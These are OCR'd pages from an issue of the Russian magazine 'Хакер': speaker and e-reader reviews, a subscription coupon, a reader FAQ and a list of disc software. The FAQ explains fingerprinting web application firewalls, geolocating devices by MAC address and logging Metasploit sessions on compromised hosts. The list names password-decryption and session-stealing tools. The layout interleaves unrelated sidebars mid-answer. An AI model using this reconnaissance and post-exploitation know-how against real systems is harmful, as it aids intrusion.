TSW is dedicated to being the world's premium provider of staggered wheel applications and has more one-piece staggered wheel sizes than any other wheel brand in the world.

Сергей Плотников







ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Общая выходная мощность: RMS 25 Вт + 25 Вт (THD + N = 10 %)
Сигнал-шум: > 85 дБА
Искажения: < 0,05 %
Частотная характеристика: 20 Гц ~ 20 кГц
Входная чувствительность: 700 ± 100 мВ
Управление: громкость, выбор входа, FM-настройки, навигация
Динамик НЧ: 5,75 (148 мм), магнитное экранирование, 6 Ом, порт ФИ
Динамик ВЧ: 1 (25 мм), твитеры с шелковым куполом, магнитное экранирование, 6 Ом
Размеры: активная колонка: 318 x 191 x 284 мм; **пассивная колонка:** 318 x 186 x 271 мм
Тип входа: два RCA-входа (RCA-RCA и RCA для входа AUX), FM-радио, SD-карта, USB-вход
Масса: 11 кг

4800 **РУБ.**

EDIFIER R2500

ОБЗОР УНИВЕРСАЛЬНОЙ АКТИВНОЙ СТЕРЕОСИСТЕМЫ 2.0

Как утверждает на своем сайте компания Edifier, модель активной стереосистемы 2.0 R2500 (или Studio 5) идеально подходит для дома, студии и офиса. И с этим, пожалуй, тяжело не согласиться, разве что для офисного клерка колонки слегка великоваты. Но, с другой стороны, кто мешает тебе стать начальником и обзавестись собственным кабинетом? Да, Edifier R2500 однозначно облагородит любую комнату и отлично впишется в любой интерьер. А всё из-за строгого, но привлекательного внешнего вида. Акустическая система Edifier R2500 изготовлена из MDF черного цвета. Остальные элементы также выполнены в сходной цветовой палитре. Динамики прикрыты полупрозрачной тканью, лишь 5,75-дюймовый НЧ-динамик выделяется серебристо-белым цветом.

Чуть не забыли упомянуть о габаритах устройства. Для того чтобы разместить Edifier R2500 на столе, придется расчистить достаточно много свободного пространства. Идеальным решением станет установка колонок на специальные подставки. Спрятать же такую акустику с глаз долой будет настоящим преступлением.

Сбоку на одной из колонок Edifier R2500 находится цифровой модуль управления. Он позволяет менять параметры акустической системы (выбор входа, регулировка громкости, перемещение по записям и настройка FM-станций), а также подключать накопители с музыкальными файлами к USB-порту и SD-слоту. Edifier R2500 поддерживает форматы MP3 и WMA. Сами разъемы спрятаны в отодвигающемся «кармашке». Удобно и практично.

Подключить акустику к источнику не составляет проблем. Стереосистема оснащена двумя RCA-входами (RCA-RCA и RCA для AUX), а также входом для FM-радио. В итоге Edifier R2500 можно подготовить к работе за считанные секунды после распаковки.

Активная стереосистема имеет суммарную мощность 50 Вт, которая достигается благодаря паре дюймовых ВЧ-динамиков и паре 5,75-дюймовых НЧ-динамиков. Все динамики характеризуются сопротивлением 6 Ом и имеют магнитное экранирование.

ВЫВОДЫ

Поговорим о звуке, точнее, о его качестве. На наш взгляд, стереосистема Edifier R2500 является идеальным решением для прослушивания музыки. Акустика просто создана для этого! В общем, низкие и высокие частоты звучат довольно ровно. Завалов мы не заметили. При этом любая композиция воспроизводится весьма и весьма объемно. Если говорить более конкретно, то Edifier R2500 отлично справляется с большинством жанров. И роковые рифы, и классика, и «электронная» музыка — композиции звучат без искажений. Стереосистема неплохо проявила себя в играх и фильмах. Но для подобного рода развлечений идеальным решением, на наш взгляд, всё же являются акустические системы формата 2.1 и 5.1. Другое дело, что их использование в домашних условиях и тем более в офисных и студийных помещениях не всегда оправданно. Зато такие, как Edifier R2500, являются оптимальным выбором!

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 201 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ________ корпус ________
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________»
с ____________ 2012 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________»
с ____________ 2012 г.
Ф.И.О.
Подпись плательщика

Кассир

Сергей Никитин



WEXLER.BOOK T7055

И ШВЕЦ, И ЖНЕЦ, И НА ДУДЕ ИГРЕЦ С ЦВЕТНЫМ СЕНСОРНЫМ ДИСПЛЕЕМ



3500 **РУБ.**

Технический прогресс предоставляет нам широчайшие возможности для решения вопроса о том, чем же заняться по пути на работу, учебу или в длительном путешествии. Портативные электронные устройства позволяют нам слушать музыку, смотреть фотографии и фильмы или читать электронные книги, когда хочется чего-то более интеллектуального. WEXLER.BOOK T7055 как раз подойдет «полиглоту», следящему за новинками индустрии. Забота компании о покупателях чувствуется сразу после распаковки устройства: помимо всех необходимых проводов и кабелей, а также удобного кожаного чехла, надежно защищающего WEXLER.BOOK T7055 от влияния внешней среды, в комплект поставки входит несколько сертификатов на бесплатное скачивание электронных книг в крупных онлайн-магазинах. Пора переходить к цивилизованному отношению к чужой интеллектуальной собственности!

После включения самого устройства, как, впрочем, и в процессе дальнейшей работы с ним, тоже испытываешь только приятные ощущения. Естественно, первое, на что обращаешь самое пристальное внимание, — это экран, особенно если он цветной и сенсорный, как у WEXLER.BOOK T7055. Смеем тебя заверить: с экраном тут всё в порядке! Цвета натуральные и яркие, изображение четкое, что особенно важно еще и потому, что, помимо текстовых файлов, эта читалка также умеет работать с видео и фотографиями, не говоря уже об аудио практически всех распространенных форматов. Но раз производитель назвал свое устройство электронной книгой, то не будем с ним спорить. Тем более что читать с ее помощью действительно удобно — глаза не устают, и даже при «перелистывании» страниц не возникает неприятных ощущений. К тому же TFT-ридеры рассчитаны как раз на использование в помещениях с недостаточным освещением. Для большего удобства WEXLER.BOOK T7055 оснащен G-сенсором, благодаря которому ориентация изображения на экране автоматически меняется, как у планшетов и смартфонов.

Восемь гигабайт встроенной памяти должно хватить для хранения всех шедевров мировой литературы, а остальные мультимедийные файлы можно «складировать» на картах памяти microSD объемом до 32 Гб. Работать со всей библиотекой, как, впрочем, и с самим устройством, тебе будет очень просто благодаря продуманному меню и удобным элементам управления. Также отметим наличие встроенного FM-приемника с функцией записи.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Экран: цветной, сенсорный, 7", LED
Встроенная память: 8 Гб
Дополнительная память: microSD, до 32 Гб
Форматы текста: ANSI, Unicode, TXT, PDF, HTML, PDB, EPUB, FB2, DJVU, DOC
Форматы аудио: MP3, WMA, FLAC, AAC, WAV, OGG
Форматы изображений: JPG, BMP, GIF
Форматы видео: WMV, RM, AVI, RMVB, 3GP, FLV, MP4, DAT, VOB, MPG, MPEG, MKV, MOV
Дополнительно: FM-радио
Габариты: 190 x 125 x 11,5 мм
Масса: 315 г

ПЛЮСЫ И МИНУСЫ

+ Качественный экран
+ Много функций и поддерживаемых форматов
+ Низкая стоимость

ВЫВОДЫ

Очевидно, что электронная книга WEXLER.BOOK T7055 удалась. Большой цветной экран отличается высоким качеством. Устройство обладает множеством функций. Есть даже встроенный словарь и простенькие игры. При этом читалку удобно использовать, а комплект поставки включает в себя всё необходимое и даже больше. Поддержка карт памяти популярного формата microSD также не будет лишней. В общем, владелец WEXLER.BOOK T7055 вряд ли заскучает в долгой дороге. К его услугам книги, фотографии, видео и FM-радио.

Степан Ильин (twtitter.com/stepah)



FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q ЕСТЬ ЛИ СПОСОБ БЫСТРО ПРОКАЧАТЬ АККАУНТ НА DROPBOX.COM. ТО ЕСТЬ УВЕЛИЧИТЬ ДОСТУПНЫЙ ОБЪЕМ, НЕ ПРИБЕГАЯ К РАЗНЫМИ ЧИТЕРСКИМ СПОСОБАМ? ВЫ О НИХ ПИСАЛИ — Я ИХ ЗНАЮ!

A Именно сейчас есть возможность получить дополнительно 4,5 Гб за счет участия в бета-тестировании нового функционала сервиса. Dropbox.com вводит новые удобные фишки для загрузки фотографий и видео с внешних накопителей. Идея в том, чтобы предоставить пользователю механизм, автоматически загружающий изображения в «облако» при подключении к компьютеру фотоаппарата или карты памяти. Пощупать новую опцию, а заодно получить 500 Мб к объему доступного дискового пространства в Dropbox за каждые загруженные 500 Мб изображений можно уже сейчас. Для этого нужно загрузить тестовый билд Dropbox, взяв его из специальной ветки на форуме сервиса (bit.ly/AEhbvD). Помимо этого, в AutoPlay (меню, которое появляется, когда система обнаруживает новый внешний носитель) необходимо прописать Dropbox. В Windows 7 эта функция доступна в Control Panel → Hardware and Sound → Autoplay, а в XP включается в контекстном меню каждого отдельного накопителя.

Q МОЖНО ЛИ ОПРЕДЕЛИТЬ, ЧТО НА ХОСТЕ ИСПОЛЬЗУЕТСЯ WAF (ФАЙЕРВОЛ ДЛЯ ВЕБ-ПРИЛОЖЕНИЙ)?

A Разумеется! Каждый WAF характеризуется определенными «отпечатками пальцев», по которым его можно опознать. В Сети можно найти специальные утилиты, правда, в большинстве своем узкоспециализированные, направленные на выявление конкретных WAF. Например, тулза imperva-detect (code.google.com/p/imperva-detect) позволяет выявить использование известного Imperva WAF:

```
# ./imperva-detect.sh https://www.
example.com

Testing [https://www.example.com] for
presence of application firewall ---

Test 0 - Good User Agent...
/ application firewall possibly present
Test 1 - Web Leech User Agent...
/ application firewall possibly present
Test 2 - E-mail Collector Robot User
/ application firewall possibly present
Test 3 - BlueCoat Proxy Manipulation
/ application firewall possibly present
Test 4 - Web Worm Blocking...
/ application firewall not detected
Test 5 - XSS Blocking...
/ application firewall possibly present

--- Tests Finished on [https://www.
example.com]
4 out of 5 tests indicate Imperva
application firewall present ---
```

Из универсальных назову тулзу WAFW00F (code.google.com/p/waffit), которая может похвастаться сигнатурами для выявления сразу нескольких WAF. На официальном сайте нет исходников, поэтому их нужно загружать из репозитория SVN.

Q ДЕЙСТВИТЕЛЬНО ЛИ СЕЙЧАС ПРАВООХРАНИТЕЛЬНЫЕ ОРГАНЫ МОГУТ ОПРЕДЕЛИТЬ, ГДЕ НАХОДИТСЯ КОНКРЕТНОЕ УСТРОЙСТВО, ПО ЕГО MAC-АДРЕСУ?

A Да какие уж там правоохранительные органы! Посмотри MAC-адрес своей точки доступа и попробуй поискать его в базах геолокационных сервисов вроде Google Location Services (samy.pl/mapxss) и Skyhook (www.skyhookwireless.com). Думаю, даже они смогут указать местоположение устройства с пугающей точностью. Естественно, в базах может не оказаться запрошенного MAC-адреса, а положение точки доступа вполне может измениться, однако вероятность обнаружить ее очень велика. Чтобы ты понимал, эти базы активно пополняются за счет огромного количества мобильных устройств, которые анонимно отправляют на сервера Google информацию о текущем расположении, находящихся поблизости сотовых станциях и точках доступа Wi-Fi.

Q КАКИМ ОБРАЗОМ МОЖНО АНАЛИЗИРОВАТЬ ПРОШИВКИ ДЛЯ

КАК СДЕЛАТЬ СОВРЕМЕННЫЙ ИНТЕРФЕЙС ДЛЯ ВЕБ-ПРИЛОЖЕНИЯ ЗА 15 МИНУТ

Современные веб-приложения задают очень высокую планку по качеству интерфейса. Последний не только должен быть красивым — он должен корректно отображаться во всех браузерах и поддерживать современные технологии HTML5. С нуля программировать все стили и скрипты муторно. К счастью, есть отличные стартовые наборы для создания UI-приложений.

1 Широко известная компания Twitter бесплатно предлагает всем свой UI-фреймворк Bootstrap (twitter.github.com/bootstrap). Разработка позволяет создавать отличные интерфейсы сайтов за считанные часы (проверено на собственном опыте) на основе готовых элементов и экономить огромное количество времени на адаптации кода для разных браузеров (даже IE7).

2 Все элементы интерфейса гибкие. Компоненты корректно, без искажений, отображаются при разных разрешениях экрана и на различных устройствах. Интерфейс на Bootstrap одинаково хорошо выглядит как на десктопе, так и на планшете или смартфоне. К тому же Bootstrap поддерживает разные сетки, в том числе модную сейчас 940-пиксельную.

РАЗЛИЧНЫХ УСТРОЙСТВ? ОПРЕДЕЛЯТЬ, КАК ОДНА ВЕРСИЯ ИЗМЕНИЛАСЬ ПО СРАВНЕНИЮ С ДРУГОЙ?

A В двух словах на этот вопрос не ответить. Но подскажу полезный инструмент для подобных исследований — Binwalk (code.google.com/p/binwalk). Эта утилита предназначена для поиска отдельных файлов и исполняемого кода внутри заданного образа, при этом она заточена как раз под идентификацию файлов внутри образов прошивок. Для этого в нее включен набор сигнатур для файлов, часто встречающихся в прошивках, заголовков firmware, ядер Linux, бутлоадеров, файловых систем и т. д.

Q КАК ПОЛУЧИТЬ КОЛИЧЕСТВО ПОДКЛЮЧЕНИЙ К МОЕЙ БАЗЕ ДАННЫХ MYSQL?

A Вообще, список всех активных клиентов выдает команда show processlist. Используя таблицу processlist из БД information_schema, мы также можем получить нужную информацию с помощью SQL-запроса:

```
mysql -u root -p -BNe "select
host,count(host) from processlist
group by host;" information_schema
```


Q КАК СОХРАНИТЬ ВЫВОД В ФАЙЛЕ ДЛЯ MSF?

A В Metasploit Framework довольно долго существовала одна проблема, которая заключалась в том, что сохранить вывод в файле обычными средствами было невозможно. Всё отображалось в консоли, и текст даже можно было скопировать с помощью стандартного <Ctrl + C>, но при большом объеме информации это уже становилось затруднительным. Конечно, у MSF есть удобная база данных, но, к сожалению, туда стекается далеко не всё, а только избранное из тех модулей, которые умеют с такой базой работать. В конечном итоге приходилось использовать разные костыли. Но свершилось чудо! У разработчиков наконец-то дошли руки до этой проблемы, и всё упростилось донельзя! Теперь мы можем просто запустить MSF и ввести

БОЛЬШОЙ ВОПРОС

Q ВОПРОС ОТ НАЧИНАЮЩЕГО ВЕБ-ПРОГРАММИСТА. НА САЙТЕ НЕОБХОДИМО РЕАЛИЗОВАТЬ РЕАЛ-ТАЙМ ВЗАИМОДЕЙСТВИЕ С ПОЛЬЗОВАТЕЛЯМИ. ДАННЫЕ НЕОБХОДИМО ПОДГРУЖАТЬ ПОЛЬЗОВАТЕЛЯМ И ЗАБИРАТЬ ОТ НИХ ПРАКТИЧЕСКИ В РЕАЛЬНОМ ВРЕМЕНИ. ТАК КАК СЕЙЧАС РАЗРАБАТЫВАЕТСЯ ПРОТОТИП СИСТЕМЫ, Я ХОЧУ ПОЙТИ ПО ПУТИ НАИМЕНЬШЕГО СОПРОТИВЛЕНИЯ И РЕАЛИЗОВАТЬ ВСЁ МАКСИМАЛЬНО ПРОСТО. НО КАК?

A Здесь нужно вспомнить про Comet. Напомню, Comet — это набор приемов и средств, позволяющих быстро обновлять данные в браузере (страницы и их элементы) без участия пользователя. Подробнее об этом наборе можешь прочитать в нашем материале «Реал-тайм в Вебе: технология Comet для построения быстрых веб-приложений» (bit.ly/yZ7OtH). Самое простое — установить один из Comet-серверов, например Dklab_Realplexor (dklab.ru/lib/dklab_realplexor) или Socket.IO (socket.io). Если Dklab_Realplexor уже готовый продукт, который «заведется» сразу после установки на сайте (если он у тебя написан на PHP или Python), то Socket.IO скорее похож на конструктор LEGO mindshtorms — придется еще поработать напильником и написать собственный API для интеграции в существующий проект. Однако Comet-сервер можно арендовать в виде push-сервиса, который позволяет поддерживать реал-тайм общение между клиентами проекта, не создавая и не поддерживая собственную серверную инфраструктуру. Из наиболее известных могу выделить: Pusher (pusher.Comet), Pubnub (www.pubnub.com), Partcl (code.google.com/p/partcl), BeaconPush (beaconpush.com), X-Stream.ly (x-stream.ly) и ioBridge (iobridge.com). Подробнее об их использовании ты можешь прочитать в блоге нашего автора Александра Лозовюка (bit.ly/yLJcqm).



Сервис Pusher позволяет в реальном времени доставлять сообщения веб-приложению, работающему на любых устройствах

3 Фреймворк изначально развивался как набор гайдлайнов для программистов и объединил в себе лучшие практики и примеры, накопленные в Twitter. Поверь, эти парни знают, что такое правильный код. Документация поможет тебе максимально быстро въехать, как использовать Bootstrap. На сайте есть три готовых шаблонов для быстрого страта.

4 Bootstrap изначально проектировался так, чтобы корректно работать с jQuery-плагинами. Таким образом, ты максимально просто можешь реализовать интерактивное взаимодействие с пользователем, прибегнув к знакомым инструментам. На специальной странице сейчас доступно 12 специальных jQuery-плагинов, в том числе для выпадающего меню , табов и т.д.

5 Использовать BootStrap могут как продвинутые разработчики, которые хотят сэкономить время, так и те, кому нужно сделать качественный интерфейс на коленке, не заморачиваясь изучением современных технологий. В противном случае придется долго чесать голову, как сделать красивые кнопки, прогресс-бары, метки и т. д.

команду spool /root/owned_info.txt. Здесь /root/owned_info.txt — путь к файлу для сохранения вывода из MSF и имя этого файла. Что еще интереснее, по заявлениям разработчиков, spool при включении логирует и выводы со всех сессий (шеллы на захваченных хостах). Это, согласись, очень удобно. Для отключения логирования служит команда spool off.

Q СТЬ ОГРОМНЫЕ ЛОГ-ФАЙЛЫ. ПОДСКАЖИ КАКОЙ-НИБУДЬ УДОБНЫЙ ИНСТРУМЕНТ ДЛЯ ИХ ПРОСМОТРА, ЧТОБЫ РАБОТАЛ ПОД ВИНДОЙ И НИКСАМИ. GREP ДЛЯ АНАЛИЗА НЕ ПРЕДЛАГАТЬ :).

A Я для этих целей использую очень прикольную утилиту glogg (glogg.bonnefon.org). Она работает под разными ОС и позволяет выполнять поиск и анализ по о-о-о-чень большим логам. Особенно приятно, что графический интерфейс дополняет вся мощь утилит grep и less.

Q ПОЧЕМУ-ТО ОБХОЖУ СТОРОНОЙ ЛОГИ WINDOWS, СЧИТАЯ ИХ БЕСПОЛЕЗНЫМИ. НО ВДРУГ Я ЧЕГО-ТО НЕ ПОНИМАЮ И ОНИ МОГУТ ПОМОЧЬ ВЫЯСНИТЬ ПРИЧИНЫ, СКАЖЕМ, ЧАСТЫХ СБОЕВ?

A В логах фиксируются все сбои и действия, выполнявшиеся за последнее время на данном компьютере. Это значит, что благодаря им можно выявить причину неполадок, но ты прав: выудить нужные данные из огромного количества информации — задача непростая. Разобраться в логах помогут утилиты Windows Event Viewer Plus (http://bit.ly/znh9fS) и Windows 8 Log Collector (http://bit.ly/wyDI0m). Последняя сама собирает и протоколирует все нужные данные, позволяя при этом выбрать область для просмотра последних записей журнала. В результате пользователь получает подробный журнал событий, с помощью которого можно выяснить все причины сбоев операционной системы.

Q ХОЧУ ЧУТЬ ПОМОЧЬ РОДНОМУ ДЕКАНАТУ И НЕМНОГО АВТОМАТИЗИРОВАТЬ ЕГО ДОКУМЕНТООБОРОТ. ДЛЯ ЭТОГО НУЖЕН СКАНЕР ШТРИХ-КОДОВ, НО КУПИТЬ ЕГО НЕТ ВОЗМОЖНОСТИ. ЕСТЬ ЛИ КАКАЯ-ТО АЛЬТЕРНАТИВА ДОРОГОСТОЯЩЕМУ СКАНЕРУ?

A Если не подойдет обычная USB-камера, то можно заюзать старую оптическую мышку. Ее сенсор очень быстро получает изображение с небольшой поверхности, запоминает его и по координатам X и Y вычисляет смещение относительно предыдущей позиции. Умельцы научились использовать это для захвата изображений с помощью Arduino. Подробности ты можешь прочитать в статье от webaff (bit.ly/zNDkpD).

Q ВЫ НЕРЕДКО ПИШЕТЕ О «ПЕСОЧНИЦАХ», ПОЗВОЛЯЮЩИХ ЗАПУСТИТЬ ПРОГРАММУ В ИЗОЛИРОВАННОМ ОКРУЖЕНИИ И ПОСМОТРЕТЬ, ЧТО ОНА ДЕЛАЕТ В СИСТЕМЕ. А ЕСТЬ ЛИ ТАКИЕ РЕШЕНИЯ ДЛЯ МОБИЛЬНЫХ ПЛАТФОРМ?

A Есть для Android! Это проект DroidBox (code.google.com/p/droidbox), который запускает мобильные приложения в изолированной среде и наблюдает за их поведением. Полученный отчет включает:

- хеши анализируемого приложения;
- исходящие/входящие сетевые данные;
- операции с файлами;
- запущенные сервисы и классы, загруженные через DexClassLoader;
- утечки информации через сети, файлы и SMS;
- обходы разрешения;
- криптографические операции, проведенные через Android API;
- прослушанные broadcast-сообщения;
- отправленные SMS и совершенные телефонные вызовы.

Q В Windows-системе есть одно критически важное приложение. Необходимо, чтобы оно всегда было запущено. В случае краша необходимо запустить его заново. Как это реализовать?


A Нужен такой инструмент, который, во-первых, мониторит запущенные процессы и сервисы и, во-вторых, может их перезапустить их в случае неполадок. Я использую для этого Knas Restarter (www.knas.se). Перезапуск, впрочем, не единственное возможное действие, которое Knas Restarter выполняет, обнаружив проблему у некоторого приложения. Логику можно переопределить.

Q ПОМОГИТЕ РЕШИТЬ ПРОБЛЕМУ. ЕСТЬ ДВЕ РАЗНЫЕ ВЕРСИИ ОДНОЙ И ТОЙ ЖЕ ПРОГРАММЫ, КОТОРЫЕ НЕ УЖИВАЮТСЯ МЕЖДУ СОБОЙ, ТО ЕСТЬ В ОПЕРАЦИОННОЙ СИСТЕМЕ МОЖНО УСТАНОВИТЬ ЛИБО ОДНУ ВЕРСИЮ, ЛИБО ДРУГУЮ. КАК РЕШИТЬ ЭТУ ПРОБЛЕМУ, НЕ СОЗДАВАЯ ДЛЯ КАЖДОЙ ИЗ НИХ ОТДЕЛЬНУЮ ВИРТУАЛЬНУЮ МАШИНУ?

A Я в такой ситуации использовал бесплатную утилиту Evalaze (www.evalaze.de). Что она делает? Создает для выбранного приложения виртуальное окружение со своей файловой системой и реестром. Это называется виртуализация приложений. Такой подход позволяет переносить приложения с одной систему на другую без установки и, что важно в нашем случае, запускать на одной системе несовместимые друг с другом приложения! Этот подход также часто применяется для запуска старых приложений или игр под управлением современных ОС.

Q МОЖНО КАК-НИБУДЬ ПРИМОНТИРОВАТЬ МОИ ДОКУМЕНТЫ, КОТОРЫЕ ХРАНЯТСЯ В GOOGLE DOCS, ЧТОБЫ ОТКРЫВАТЬ ИХ ЧЕРЕЗ ОБЫЧНЫЙ «ОФИС»?

A Мой ответ — использовать Joukuu (www.joukuu.com). Подключив к Joukuu «облачные» хранилища (сейчас она работает с Dropbox, Google Docs и Box.net), можно работать с онлайн-файлами так же, как и с локальными. Например, редактировать документы из Google Docs в Microsoft Office или любом другом офисном пакете, и они будут автоматически синхронизироваться с Google.



Удобная тулза для просмотра логов Windows-системы



>>WINDOWS
>Development
ASMTool 1.3.1BETA
BinVis
Box2DFlash 2.1a
FlashDevelop 4.0.1
Geany 0.21
haXe 2.08
LINQPad 4.31
MongoDB 2.0.2
PluThon 2.0.0
ReSharper 6.1
Selenium IDE 1.6.0
SQLite 3.7.10
Unique 0.25
Visual Paradigm for UML 8.3 Community Edition
WebStorm 3.0.1
Zend Studio 9

>Misc
Apple Wireless Keyboard
Autosensitivity 1.4
BabyPDF 1.0
Ditto 3.18.24
Duplicate Commander 2.2
ISO Workshop 2.1
Lion UX Pack 1.0
MadAppLauncher 1.1
NexusFile 5.3.1
Pokki
Process Blocker 0.7 beta
RED 2.2
TaggedFrog 1.1
UndoClose 1.1
Volume Concierge

>Multimedia
Caesium 1.4.1
Color Desker
Free Audio Editor 2011
Free Video Dub 2.0.3
ImageGlass 1.4
IOGraph 0.9
Joukuu 1.1.5
KooBits 4.0
Little Piano 1.0.1
Motion Man
MuseScore 1.1
MusicBee 1.3.4334
Scan Tailor 0.9.11
Stealth Player 1.0
view3dscene 3.11.0
Windows 7 Logon Screen Tweaker 1.5

>Net
Alpine 2.0
AthTek NetWalk Home Edition
Bluetooth Stack Switcher 1.1
DreamMail 4.6.9.0
eToolz 3.4.8
FTP Scheduler
MetroTwit
NeoDownloader 2.9
RaidCall 6.0.8
RealVNC 4.1
SecurityKiss 0.2.2
Seesmic 0.8.1
ST Proxy Switcher
streamWriter 3.6
TunnelBear
TweetDeck
WeFi 4.0.1.0

>Security
Anti-Reversing Framework v1.1
BSQL Hacker 0.9.0.9
Chrome Password Decryptor 3.5
CodeReload
DAVTest 1.0
DbgCb
Deblaze 0.3
DroidBox
ExploitMyUnion 2.1
Fiddler 2.3.8.5
FindBugs 2.0.0
FiveBelow
grinder
Hexjector 1.0.7.4
HstEx 3.7
JavaSnoop 1.1
loadbalancer-finder 0.5.1
loadbalancer-finder v0.5.1
Mandiant Redline 1.0.3
RainbowCrack 1.5
Redline 1.0.3
RIPS 0.51
Scrapy 0.14
Scylla Imports Reconstruction 0.5a
Sessionthief
Sikuli-X 1.0rc3
SnD Reverser Tool 1.4
sslyze 0.3
VERA 0.3
WinTaylor 2.5.1

>System
Auslogics Disk Defrag 3.3.0.2
DataGrab 1.2.3
Defraggler 2.09.391
DFIncBackup 2.98
Evalaze 1.1
History Viewer 4.8
Knas Restarter 2.0
MyDefrag 4.3.1
P-Apps 1.0
Puran Defrag 7.3
Speed Up Shutdown
UltraDefrag 5.0.2
USB Image Tool 1.58
Windows 8 Log Collector 1.0.0.6

>>UNIX
>Desktop
Asunder 2.1
Cinnamon 1.1.3
Clementine 1.0.0
Converseen 0.4.8
Echinus 0.4.9
Eina 0.14.0
Hugin 2011.4.0
ISO Master 1.3.9
LibreCAD 1.0.0
LibreOffice 3.4.5
Rhythmbox 2.95
RunLens 0.02
Scribus 1.4.0
